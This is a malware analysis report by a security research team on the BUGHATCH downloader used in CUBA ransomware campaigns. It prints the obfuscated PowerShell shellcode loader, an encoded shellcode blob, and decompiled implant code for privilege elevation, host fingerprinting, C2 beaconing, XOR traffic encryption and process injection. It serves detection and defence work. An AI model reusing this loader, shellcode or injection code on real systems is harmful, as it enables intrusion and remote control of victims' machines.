BUGHATCH Malware Analysis

elastic.co/security-labs/bughatch-malware-analysis

Malware analysis of the BUGHATCH downloader.

By

Salim Bitam

09 September 2022

Key takeaways

- Elastic Security Labs is releasing a BUGHATCH malware analysis report from a recent campaign
- This report covers detailed code analysis, network communication protocols, command handling, and observed TTPs
- From this research we produced a YARA rule to detect the BUGHATCH downloader

Preamble

BUGHATCH is an implant of a custom C2 deployed during the CUBA ransomware campaigns we observed in February of 2022, this tool was most likely built by the threat actor themselves as it was not used previously.

BUGHATCH is capable of downloading and executing commands and arbitrary code, it gives the operator the freedom to execute payloads with different techniques like reflection, shellcode execution, system command execution, and so on. The samples we have seen were not obfuscated and were deployed using a custom obfuscated in-memory dropper written in PowerShell and referred to as TERMITE by Mandiant.

In this document, we will go through the execution flow of BUGHATCH highlighting its functionalities and code execution techniques, a YARA rule and the MITRE ATT&CK mapping can be found in the appendix.

In this analysis we will describe the following:

- Token adjustment
- Information collection
- Threading and thread synchronization
- Network communication protocol
- Command handling

Additional BUGHATCH resources

For information on the CUBA ransomware campaign and associated malware analysis, check out our blog posts detailing this:

Static analysis

SHA256	F1325F8A55164E904A4B183186F44F815693A008A9445D2606215A232658C3CF
File Size	35840 bytes
File Type:	Win32 executable
Signed?	No
Packer?	No
Compiler	Visual Studio 2017 - 15.5.0 preview 2

Compile Time	Sun Feb 06 21:05:18 2022 | UTC
Entropy	6.109

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5
.text	0x1000	0x6000	0x5400	5.933	A6E30CCF838569781703C943F18DC3F5
.rdata	0x7000	0x3000	0x2A00	6.217	9D9AD1251943ECACE81644A7AC320B3C
.data	0xA000	0x1000	0x400	1.163	B983B8EB258220628BE2A88CA44286B4
.reloc	0xB000	0x424	0x600	5.235	39324A58D79FC5B8910CBD9AFBF1A6CB

Code analysis

BUGHATCH is an in-memory implant loaded by an obfuscated PowerShell script that decodes and executes an embedded shellcode blob in its allocated memory space using common Windows APIs (**VirtualAlloc**, **CreateThread, WaitForSingleObject**).

The PowerShell loader uses inline C# to load APIs needed for shellcode injection as seen in the following pseudocode.

```
Add-Type -TypeDefinition @'
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
public static class HtyydHbClYQZHFZRnNebX {
    [DllImport("kernel32.dll")]
    public static extern IntPtr VirtualAlloc(IntPtr xKqaLRGccvSuyCOlnYfoR, uint
    ekzUJQIAWpLDKENaLqaxw, uint xeoWeQwxioPkfOxBeLNYv, uint RUqVUWfANXebAbwPzbKAK);

    [DllImport("kernel32.dll")]
    public static extern IntPtr CreateThread(IntPtr QfNtxydBLmqugLgvaSDiW, uint
    aHkmpwOqbiIJclZIOfFHE, IntPtr PaMYbSamkwzDIwhVJtkGe, IntPtr zWtVmKPYKZoreANThGtxf, uint
    RhYHZpkFphiPprSlWCANA, IntPtr qGqoAxtejDwnrPqfLeypE);

    [DllImport("kernel32.dll")]
    public static extern uint WaitForSingleObject(IntPtr blUdSQdKRUlnbbLWzFJEw, int
    afIQYkSNiImiGUpkZooPp);
}
'@
```

Pseudocode PowerShell inline C#

The PowerShell script is obfuscated with random functions and variable names and contains the shellcode in a reverse-Base64 format.

```
Function OyqDmaVUcVwDEGPvzzMql() {
return (([regex]::Matches('AAewAAAAEgbZ05WSIXBRHDQ0rBAAAQQu8XUiQ/
PBCtICVtYUI3UjAwGbkhcBEdM4RDAAAQAuuQXZuhcFEdMAiHMAAAAB6mmbpdHyNQ0xAg8aAAAAEgLOsPI7LW1wdBAAAEAugIUiIU1iMQ8g//v/QgeUIsICFtYHy/XHop3qClMacIUiIU1iMQ8g//v/
ugeUIsICFto//I0DolhH5WPaYIUiIU1iMQ8g//v/MheUIsICFt4S/6ALopJ8DyKaUIUiIU1iMQ8g//v/qheUIsICFtY1NVdHoN+At+LaQIUiIU1iMQ8g//v/IieUIsICFtIKjdCDoBiO46JaMIUiIU1iMQ8g//
v/mieUIsICFt4BMf88oxLBeUIaIIUiIU1iMQ8g//v/EjeUIsICFt40PtkGo12GJtFaEIUiIU1iMQ8g//v/ijeUIsICFtI3/i8uottGiwOaAAAA1nOwzcQdAozgIU1iBkICNtICEP4//
7vjoTgoPbDaXroy5jG7LWFzMzMzD3V5LCfRLS56CsO8FloiEMACFtI2VtI9NtYE1BRR7QdRLmRdMU1OQX1iUXViQXUiEQ8g//v/XgeUQywAI00icX0i4X1i+suAyRBS7QfTLyfRLSfVJGEF/+A4NtI
+FtIWzhRU7gfVLyfTLifRJGAwDifRLmw6AAAAAgfRHzdVJCSUDgQVLyfTLCeRJSiQDgQRLyfVLidTJyBSDgQTLyfRLyfVJGxAIU1ik30ikXUi4pARNieVLCAyrBAAAgAuoXVi8E1AIU1is30isXUiIU0iAAAAAA
fRHDD7Dy+iVxMzD3V5LC8M4uO/NlICLyfRLyw6YI0iwX1iIUHDNtD6NtIE1hQR7QeRLieVJSeRJSAxD+//9PP6SxiwDCfVLCfTJCR6DyfTLCEd0X0O8X0i8XViRsI9NtI9FlIHAPI7FtI7VlIDRtI+NtI
+FlIAAAAMhSGAAAAA4X0xcw+gsvYVMzMzD3V5LyfVLifRLyfVJifRJyfVTgfRD8//9nI6PEL/VtI+FtI/VlI+FlI/VND+FNz//3vwovQs8X1i4X0i8XVi4XUi8X1E4X0A//f/7i
+AxyfVLifRLa668XVi4XUi8X1M4X0M//f/2juBxyfVLifRLyfVJifRJyfVTgfRD8//9/O6KEL/VtI+FtICFlYAAPICFtI/VlI+FlI/VNB+FNQmC47DIU1iQRXyFigvPgQRLifRT8gZAf1DIw
+gsvYVMzMzMzMzMz8wdV+i0X1iwX0i0XViwXUi0X1EwX0A//v/Oh+DxSfVLCfRLSfVJCfRJSfVzAfRz8//+fI6LEL9VtI8FtI9VlI8FlI9VNB8FNw//7PgoPQs0X1iwX0i////0lO9VlI8FlI9VND8FNz//
7vvobQs0X1iwX0i0XViwXUi0X1EwX0A//v/3iuCxSfVLCfRLSfVJCfRJSfVTAfRDkJ/Fd7D8XUimBCyDyfR3+wC/pl+DyfV3+AF8FU+DyfT3+A/FloZRRwimhfVLSASLiQRLa3c4XVOqHdE3+ACNtI+FlYAAPI
+FtYCrDAAAAA+FdM8FNxDmB8VPAB7Dy+iVxMzMzMzD3V5LifRLi96IUViBI8gIU1iIgIDNpICFt4E0BA/9NIEVlYAqPIEVtI/NlIENtI
+FlICFtICsPI7LWFzMzMzMzMzMzMzD3V5LifRL286M0UiBE8gM00iIUUiBA8gIU0iQgYEKyQTLiQRL6BdAwffDCRVJGg6DCRVLyfTJCRTLifRJiQRLiA7Dy+iVx8wSPDwzMM6T/R4AK9MCv4wqPN0t+gBzBS
+AWxcAlPgMPs0zA8MDL+0fEOgAPD0LOM4TLcpPYwcgkPgVMHQ5DIzMzMzMzMzMz8wdV+iwX1/AoG9V9P9NlI+NtYC2BchQQ8gAAQBygOUQXUjSxfVLGF+NtIACAAAohfRJSeV/
DgaAIAAAgGAAADAoBka6QHA833g8XUiAAwB1gOS0BchEQ8gAAABRhOUQXUjww+gsvYV','.','RightToLeft') | ForEach {$_.value}) -join '')
```

Pseudocode embedded shellcode in Base64 format

The script first decodes the reverse-Base64 encoded data, then allocates a memory region with **VirtualAlloc** before copying the shellcode into it. Finally, the script executes the shellcode by creating a new thread with the **CreateThread** API.


```
$kphUsIHjAtLvdOlLIYzSW = [HtyydHbClYQZHFZRnNebX]::CreateThread(($FIbpzIWVwXGZrSScFAPFa),($wCLxNvovPgzIxPcvKTAgB),$fZoBXMFVIyUozXVIkjYku,(5213 - 5213),
($VleCOODZltFylpVdfYUum),($qznNoCpmzhidreotvWZaH))

if (463374996 -ge 463374996) {
[HtyydHbClYQZHFZRnNebX]::WaitForSingleObject($kphUsIHjAtLvdOlLIYzSW,0xffffffff)
```

Pseudocode PowerShell creates a new thread to execute the shellcode

The shellcode downloads another shellcode blob and the encrypted PE implant from the C2 server, this second shellcode decrypts and reflectively loads the PE malware.

This section dives deeper into the BUGHATCH execution flow, threading and encryption implementation, communication protocol with C2, and finally supported commands and payload execution techniques implemented.

The following is a diagram summarizing the execution flow of the implant:



Execution flow diagram of BUGHATCH

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  void *v3; // ecx
  int config_maybe; // eax
  int ProcessConfig; // eax
  CollectedData collectInfo; // [esp+0h] [ebp-828h] BYREF
  RequestBuffer BufferSend; // [esp+800h] [ebp-28h] BYREF
  LPCSTR lpszUrl; // [esp+80Ch] [ebp-1Ch]
  int v3_size; // [esp+810h] [ebp-18h]
  RequestBuffer BufferRecv; // [esp+814h] [ebp-14h] BYREF
  unsigned int i; // [esp+820h] [ebp-8h]
  int v13; // [esp+824h] [ebp-4h]

  adjust_process_token(Sedebugprivile);
  malloc_wrapper(&BufferSend, 0x100000u);
  malloc_wrapper(&BufferRecv, 0x100000u);
  parse_command_line_maybe(v3);
  CreateEventA__();
  v3_size = CollectInformation(&collectInfo);   // CollectInformati
  while ( 1 )
  {
    ZeroBuffer(&BufferSend);
    ZeroBuffer(&BufferRecv);
    sub_323080(&BufferRecv, 0x100000u);
    CopyData(&BufferSend, &collectInfo, v3_size);
    SendBufferCriticalSection(&BufferSend);
    Cipher::EncryptXOR(&BufferSend);            // xor collected da
    v13 = 0;
    while ( 1 )
    {
      config_maybe = GetProcessConfig();
      lpszUrl = sub_3227E0(config_maybe);
      if ( send_recv_packet(lpszUrl, &BufferSend, &BufferRecv) )
        break;
      if ( ++v13 == 5 )
      {
        ProcessConfig = GetProcessConfig();
        sub_322B60(ProcessConfig);
```

Pseudocode of the main function

Token adjustment

The implant starts by elevating permissions using the **SeDebugPrivilege** method, enabling the malware to access and read the memory of other processes. It leverages common Windows APIs to achieve this as shown in the pseudocode below:

```
BOOL __cdecl adjust_process_token(LPCSTR Sedebugprivile)
{
  HANDLE CurrentProcess; // eax
  struct _TOKEN_PRIVILEGES NewState; // [esp+0h] [ebp-18h] BYREF
  BOOL v4; // [esp+10h] [ebp-8h]
  HANDLE TokenHandle; // [esp+14h] [ebp-4h] BYREF

  TokenHandle = 0;
  v4 = 0;
  CurrentProcess = GetCurrentProcess();
  if ( OpenProcessToken(CurrentProcess, 0x28u, &TokenHandle)
    && LookupPrivilegeValueA(0, Sedebugprivile, &NewState.Privileges[0].Luid) )
  {
    NewState.PrivilegeCount = 1;
    NewState.Privileges[0].Attributes = 2;
    v4 = AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
  }
  if ( TokenHandle )
    CloseHandle(TokenHandle);
  return v4;
```

Information collection

The malware collects host-based information used to fingerprint the infected system, this information will be stored in a custom structure that will be 2-byte XOR encrypted and sent to the C2 server in an HTTP POST request.

The following lists the collected information:

- Current value of the performance counter
- Network information
- System information
- Token information
- Domain and Username of the current process
- Current process path

Current value of the performance counter

Using the **QueryPerformanceCounter** API, it collects the amount of time since the system was last booted. This value will be used to compute the 2-byte XOR encryption key to encrypt communications between the implant and the C2 server, a detailed analysis of the encryption implementation will follow.

```
int __cdecl CollectInformation::QueryPerformanceCounter(_BYTE *dst)
{
  LARGE_INTEGER PerformanceCount; // [esp+0h] [ebp-14h] BYREF
  _BYTE *v3; // [esp+8h] [ebp-Ch]
  unsigned int i; // [esp+Ch] [ebp-8h]
  unsigned int v5; // [esp+10h] [ebp-4h]

  QueryPerformanceCounter(&PerformanceCount);
  memcpy(dst, &PerformanceCount, 8);
```

Pseudocode QueryPerformanceCounter function

Network information

It collects the addresses of network interfaces connected to the infected machine by using the **GetIpAddrTable** Windows API.

```
int __cdecl CollectInformation::SysInfo::NetworkInterfaces(int a1, int a2)
{
  u_long v2; // eax
  ULONG pdwSize; // [esp+4h] [ebp-10h] BYREF
  PMIB_IPADDRTABLE pIpAddrTable; // [esp+8h] [ebp-Ch]
  DWORD i; // [esp+Ch] [ebp-8h]
  int v7; // [esp+10h] [ebp-4h]

  pdwSize = 448;
  pIpAddrTable = (PMIB_IPADDRTABLE)malloc(0x1C0u);
  v7 = 0;
  if ( !GetIpAddrTable(pIpAddrTable, &pdwSize, 0) )
  {
    for ( i = 0; i < pIpAddrTable->dwNumEntries; ++i )
    {
      v2 = ntohl(pIpAddrTable->table[i].dwAddr);
      *(_DWORD *)(a1 + 4 * v7++) = v2;
      if ( v7 == a2 )
        break;
    }
```

Pseudocode collecting interface addresses

System information

BUGHATCH collects key system information which includes:

- Windows major release, minor release, and build number
- Processor architecture (either 32-bit or 64-bit)
- Computer name

```
void __cdecl CollectInformation::SysInfo::SystemInformation(int a1)
{
  HMODULE ModuleHandleA; // eax
  HMODULE v2; // eax
  struct _OSVERSIONINFOW VersionInformation; // [esp+0h] [ebp-148h] BYREF
  struct _SYSTEM_INFO SystemInfo; // [esp+11Ch] [ebp-2Ch] BYREF
  void (__stdcall *GetNativeSystemInfo)(LPSYSTEM_INFO); // [esp+140h] [ebp-8h]
  FARPROC RtlGetVersion; // [esp+144h] [ebp-4h]

  VersionInformation.dwOSVersionInfoSize = 284;
  ModuleHandleA = GetModuleHandleA(ModuleName);
  RtlGetVersion = GetProcAddress(ModuleHandleA, ProcName);
  if ( RtlGetVersion )
    ((void (__stdcall *)(struct _OSVERSIONINFOW *))RtlGetVersion)(&VersionInformation);
  else
    GetVersionExW(&VersionInformation);
  *(_WORD *)a1 = VersionInformation.dwMajorVersion;
  *(_WORD *)(a1 + 2) = VersionInformation.dwMinorVersion;
  *(_DWORD *)(a1 + 4) = VersionInformation.dwBuildNumber;
  v2 = GetModuleHandleA(aKernel32Dll_0);
  GetNativeSystemInfo = (void (__stdcall *)(LPSYSTEM_INFO))GetProcAddress(v2, aGetnativesyste);
  if ( GetNativeSystemInfo )
    GetNativeSystemInfo(&SystemInfo);
  else
    GetSystemInfo(&SystemInfo);
  if ( SystemInfo.wProcessorArchitecture == PROCESSOR_ARCHITECTURE_AMD64 )
    *(_WORD *)(a1 + 8) = 2;
  else
    *(_WORD *)(a1 + 8) = 1;
```

Pseudocode collecting system information

Token information

The agent proceeds to collect the current process token group membership, it invokes the **AllocateAndInitializeSid** API followed by the **CheckTokenMembership** API, concatenating the SDDL SID strings for every group the process token is part of. While not unique to BUGHATCH, this is detected by Elastic's Enumeration of Privileged Local Groups Membership detection rule.

```
int __cdecl CollectInformation::TokenInformation_Filename::TokenMembership(LPWSTR lpString1)
{
  WCHAR String1[128]; // [esp+0h] [ebp-100h] BYREF

  String1[0] = 0;
  if ( check::TokenMembership(2, SECURITY_BUILTIN_DOMAIN_RID, DOMAIN_ALIAS_RID_ADMINS, 0) )
    lstrcatW(String1, aBa);
  if ( check::TokenMembership(1, SECURITY_SERVICE_RID, 0, 0) )
    lstrcatW(String1, aSu);
  if ( check::TokenMembership(1, SECURITY_LOCAL_SYSTEM_RID, 0, 0) )
    lstrcatW(String1, aSy);
  if ( check::TokenMembership(1, SECURITY_AUTHENTICATED_USER_RID, 0, 0) )
    lstrcatW(String1, aAu);
  if ( check::TokenMembership(2, SECURITY_BUILTIN_DOMAIN_RID, DOMAIN_ALIAS_RID_USERS, 0) )
    lstrcatW(String1, aBu);
  if ( check::TokenMembership(1, SECURITY_LOCAL_SERVICE_RID, 0, 0) )
    lstrcatW(String1, aLs);
  if ( check::TokenMembership(1, SECURITY_NETWORK_SERVICE_RID, 0, 0) )
    lstrcatW(String1, aNs);
  lstrcpyW(lpString1, String1);
  return 1;
```

Pseudocode collecting token group membership information

Domain and username of the current process

The malware opens a handle to the current process with **OpenProcessToken** and gets the structure that contains the user account of the token with **GetTokenInformation**. It then retrieves the username and domain of the user account with the **LookupAccountSidW** API and concatenates the 2 strings in the following format: **DOMAIN\USERNAME**.

```
int __cdecl CollectInformation::TokenInformation_Filename::TokenInfo_Sid(
        HANDLE ProcessHandle,
        PWSTR pszDest,
        int cchDest)
{
  char TokenInformation_[256]; // [esp+0h] [ebp-31Ch] BYREF
  WCHAR ReferencedDomainName[128]; // [esp+100h] [ebp-21Ch] BYREF
  WCHAR Name[128]; // [esp+200h] [ebp-11Ch] BYREF
  enum _SID_NAME_USE peUse; // [esp+300h] [ebp-1Ch] BYREF
  DWORD cchName; // [esp+304h] [ebp-18h] BYREF
  DWORD cchReferencedDomainName; // [esp+308h] [ebp-14h] BYREF
  HANDLE TokenHandle; // [esp+30Ch] [ebp-10h] BYREF
  int v11; // [esp+310h] [ebp-Ch]
  LPVOID TokenInformation; // [esp+314h] [ebp-8h]
  DWORD TokenInformationLength; // [esp+318h] [ebp-4h] BYREF

  *pszDest = 0;
  if ( !OpenProcessToken(ProcessHandle, 0x20008u, &TokenHandle) )
    return 0;
  TokenInformationLength = 256;
  TokenInformation = TokenInformation_;
  v11 = 0;
  if ( GetTokenInformation(TokenHandle, TokenUser, TokenInformation_, 0x100u, &TokenInformationLength) )
  {
    cchName = 128;
    cchReferencedDomainName = 128;
    if ( LookupAccountSidW(
           0,
           *(PSID *)TokenInformation,
           Name,
           &cchName,
           ReferencedDomainName,
           &cchReferencedDomainName,
           &peUse) )
    {
      v11 = 1;
      wnsprintfW(pszDest, cchDest, pszFmt, ReferencedDomainName, Name);
    }
  }
```

Current process path

Finally, it collects the current process path with **GetModuleFileNameW**. The malware then encrypts the entire populated structure with a simple 2-byte XOR algorithm, this encryption implementation is detailed later in the report.

Threading and thread synchronization

The implant is multithreaded; it uses two different linked lists, one is filled with the commands received from the C2 server and the other is filled with the output of the commands executed.

It spawns 5 worker threads, each handling a command received from the C2 server by accessing the appropriate linked list using the **CriticalSection** object. The main process' thread also retrieves the command's output from the second linked list using the

CriticalSection object for synchronization purposes, to avoid any race conditions.

```
int __cdecl create_threads(RequestBuffer *BufferRecv)
{
  if ( BufferRecv->BufferSize < 8u || !sub_DF1180(BufferRecv->Buffer) )
    return 0;
  if ( BufferRecv->BufferSize == 8 )
    return 1;
  if ( !thread_handles[0] )
  {
    thread_handles[0] = CreateThread(0, 0, StartAddress, 0, 0, 0);
    thread_handles[1] = CreateThread(0, 0, StartAddress, 0, 0, 0);
    thread_handles[2] = CreateThread(0, 0, StartAddress, 0, 0, 0);
    thread_handles[3] = CreateThread(0, 0, StartAddress, 0, 0, 0);
    thread_handles[4] = CreateThread(0, 0, StartAddress, 0, 0, 0);
  }
```

Pseudocode of the thread creation function

Network communication protocol

In this section we will detail:

- Base communication protocol
- Encryption implementation

The implant we analyzed uses HTTP(S) for communications. On top of the SSL encryption of the protocol, the malware and C2 encrypt the data with a 2-byte XOR key computed by the malware for each new session. The values to compute the 2-byte XOR key are prepended at the beginning of the base protocol packet which the server extracts to decrypt/encrypt commands.

When launched, the malware will first send an HTTP POST request to the C2 server containing all the collected information extracted from the victim's machine, the C2 then responds with the operator's command if available, or else the agent sleeps for 60 seconds. After executing the command and only if the output of the executed command is available, the malware will send a POST request containing both the collected information and the command's output, otherwise, it sends the collected information and waits for new commands.

```
POST / HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0
Host: 127.0.0.1
Content-Length: 262
Connection: Keep-Alive
Cache-Control: no-cache
```


```
.x.<.....)Vb...V. .1.-...J.Ep...1....1......b..3.QzN..1%.....g."S...rF....L..t.1......0DI...@.
..qG
o=..._B.....j[.....u3..!
5~6.T..{.,..c..*....%.E...ka0.....tS@.M...f.~.++&gA|..,.._F..,..P" .~.YI.^..[.;..5.qDX@.k.Q....S+..\x.i        .:......j9z..I?
OD....iV.pg^:.T.
```


Example of an implant HTTP POST request to an emulated C2 server

Base communication protocol

The author(s) of BUGHATCH implemented a custom network protocol, the following is the syntax that the agent and server use for their communication:

Clear text	Encrypted						
XOR key values	Separator	Chunk length	Msg	Separator	Msg length	Msg	...

BUGHATCH agent and server communications

- **XOR key values:** The values to compute the 2-byte XOR encryption key used to encrypt the rest of the data
- **Separator:** A static value (**0x389D3AB7**) that separates **Msg** chunks, example: the server can send different instructions in the same HTTP request separated by the **Separator**
- **Chunk length:** Is the length of the **Msg**, **Separator** and **Chunk length**
- **Msg:** Is the message to be sent, the message differs from the agent to the server.

We will dive deeper into the encapsulation of the **Msg** for both the agent and the server.

```
    if ( Buffer->separator != 0x389D3AB7 )
      break;
    BufferSize = Buffer;
    if ( BufferSize_ < Buffer->Size )
      break;
    MainEngine(Buffer, a2);                    // parse and execute command
    Buffer = (Buffer + Buffer->Size);          // next command
    BufferSize = v4;
    BufferSize_ -= v4->Size;
  }
  return BufferSize;
```

Pseudocode extracting commands according to the separator value

Encryption implementation

The malware uses 2-byte XOR encryption when communicating with the C&C server; a 2-byte XOR key is generated and computed by the implant for every session with the C2 server.

The agent uses two DWORD values returned by **QueryPerformanceCounter** API as stated earlier, it then computes a 2-byte XOR key by XOR-encoding the DWORD values and then multiplying and adding hardcoded values. The following is a Python pseudocode of how the KEY is computed:

```
tmp = (PerformanceCount[0] ^ PerformanceCount[1]) & 0xFFFFFFFF
XorKey = (0x343FD * tmp + 0x269EC3)& 0xFFFFFFFF
XorKey = p16(XorKey >> 16).ljust(2, b'\x00')
```

```
int __cdecl Cipher::EncryptXOR(RequestBuffer *a1)
{
  unsigned int v2; // [esp+4h] [ebp-14h]
  _WORD *v3; // [esp+8h] [ebp-10h]
  int v4; // [esp+10h] [ebp-8h]
  unsigned int i; // [esp+14h] [ebp-4h]

  if ( a1->BufferSize < 8u || !sub_171180(a1->Buffer) )
    return 0;
  if ( a1->BufferSize == 8 )
    return 1;
  v4 = *((_DWORD *)a1->Buffer + 1) ^ *(_DWORD *)a1->Buffer;
  v2 = (unsigned int)(a1->BufferSize - 8) >> 1;
  v3 = a1->Buffer + 8;
  for ( i = 0; i < v2; ++i )
  {
    v4 = 0x343FD * v4 + 0x269EC3;
    v3[i] ^= HIWORD(v4);
  }
  return 1;
}
```

Pseudocode of the encryption implementation

Command handling

In this section, we will dive deeper into the functionalities implemented in the agent and their respective **Msg** structure that will be encapsulated in the base communication protocol structure as mentioned previously.

Once the working threads are started, the main thread will continue beaconing to the C2 server to retrieve commands. The main loop is made up of the following:

- Send POST request
- Decrypt the received command and add it to the linked list
- Sleep for 60 seconds

A working thread will first execute the **RemoveEntryRecvLinkedList** function that accesses and retrieves the data sent by the C2 server from the linked list.

```
void __stdcall __noreturn StartAddress(LPVOID lpThreadParameter)
{
  RequestBuffer v1; // [esp+0h] [ebp-14h] BYREF
  int v2; // [esp+Ch] [ebp-8h]
  data_RequestBuffer *lpMem; // [esp+10h] [ebp-4h]

  malloc_wrapper(&v1, 0x400000u);
  while ( 1 )
  {
    do
    {
      WaitForSingleObjectWrapper(60000u);
      lpMem = RemoveEntryRecvLinkedList();
    }
    while ( !lpMem );
    v2 = 0;
    ZeroBuffer(&v1);
    MainLogic(&lpMem->RequestBuffer, &v1, 1);   // Main core logic of the agent
    free_struct(lpMem);
    if ( !Is_Buffer_Null(&v1) )
      AddEntrySendLinkedList(&v1);
  }
```

Pseudocode retrieves data sent by the C2

The thread will then de-encapsulate the data received from the C2 and extract the **Msg(Command)**. The malware implements different functionalities according to a command flag, the table below illustrates the functionalities of each command:

Command FLAG	Description
1	Group functions related to code and command execution
2	Group functions related to utilities like impersonation and migration
3	Process injection of a PE file in a suspended child process

Command 1

This command gives access to functionalities related to payload execution, from DLL to PE executable to PowerShell and cmd scripts.

Some of the sub-commands use pipes to redirect the standard input/output of the child process, which enables the attacker to execute payloads and retrieve its output, for example, PowerShell or Mimikatz, etc…

The following is the list of sub commands:

Sub Command Flag	Function Name	Functionality description
2	**ReflectivelyExecutePERemote**	Reflectively loads PE files in a child process and redirects its standard input output, the output will be sent to the operator C2 server
3	**DropPEDiskExecute**	Drops a PE file to disk and executes it, the execution output is then sent to the operator’s C2 server
4	**SelfShellcodeExecute**	Executes a shellcode in the same process
5	**RemoteShellcodeExecute**	Executes a shellcode in a suspended spawned child process
6	**ExecuteCmd**	Executes a CMD script/command
7	**ExecutePowershell**	Executes a Powershell script/command
9	**ReflectivelyLoadDllRemote**	Executes a DLL reflectively in a remote process using **CreateRemoteThread** API

The following is the structure that is used by the above commands:

```
struct ExecutePayloadCommandStruct
{
  DWORD commandFlag;
  DWORD field_0;
  DWORD subCommandFlag_1;
  DWORD readPipeTimeOut_2;
  DWORD payloadSize_3;
  DWORD commandLineArgumentSize_4;
  DWORD STDINDataSize_5;
  CHAR payload_cmdline_stdin[n];
};Read more
```

- **commandFlag:** Indicates the command
- **subCommandFlag:** Indicates the subcommand
- **readPipeTimeOut:** Indicates the timeout for reading the output of child processes from a pipe
- **payloadSize:** Indicates the payload size

- **commandLineArgumentSize:** Indicates length of the command line arguments when executing the payload, example a PE binary
- **STDINDataSize:** Indicates the length of the standard input data that will be sent to the child process
- **Payload_cmdline_stdin:** Can contain the payload PE file for example, its command line arguments and the standard input data that will be forwarded to the child process, the malware knows the beginning and end of each of these using their respective length.

ReflectivelyExecutePERemote

The agent reflectively loads PE binaries in the memory space of a created process in a suspended state (either **cmd.exe** or **svchost.exe**). The agent leverages anonymous (unnamed) pipes within Windows to redirect the created child process's standard input and output handles. It first creates an anonymous pipe that will be used to retrieve the output of the created process, then the pipe handles are specified in the **STARTUPINFO** structure of the child process.

```
  if ( !CreatePipe(hReadPipe_, &hWritePipe_, &PipeAttributes, 0x4000u) )
    goto LABEL_6;
  SetHandleInformation(hReadPipe_, 1u, 0);
  StartupInfo.hStdError = hWritePipe_;
  StartupInfo.hStdOutput = hWritePipe_;
  StartupInfo.dwFlags |= 0x100u;
}
dwCreationFlags = 0x420;
if ( suspendedBool )
  dwCreationFlags |= 4u;
if ( !CreateProcessA(lpString2, String1, 0, 0, 1, dwCreationFlags, 0, 0, &StartupInfo, &ProcessInformation) )
{
  dword_30A2B4 = 65539;
  GetLastErrorValue = GetLastError();
}
```

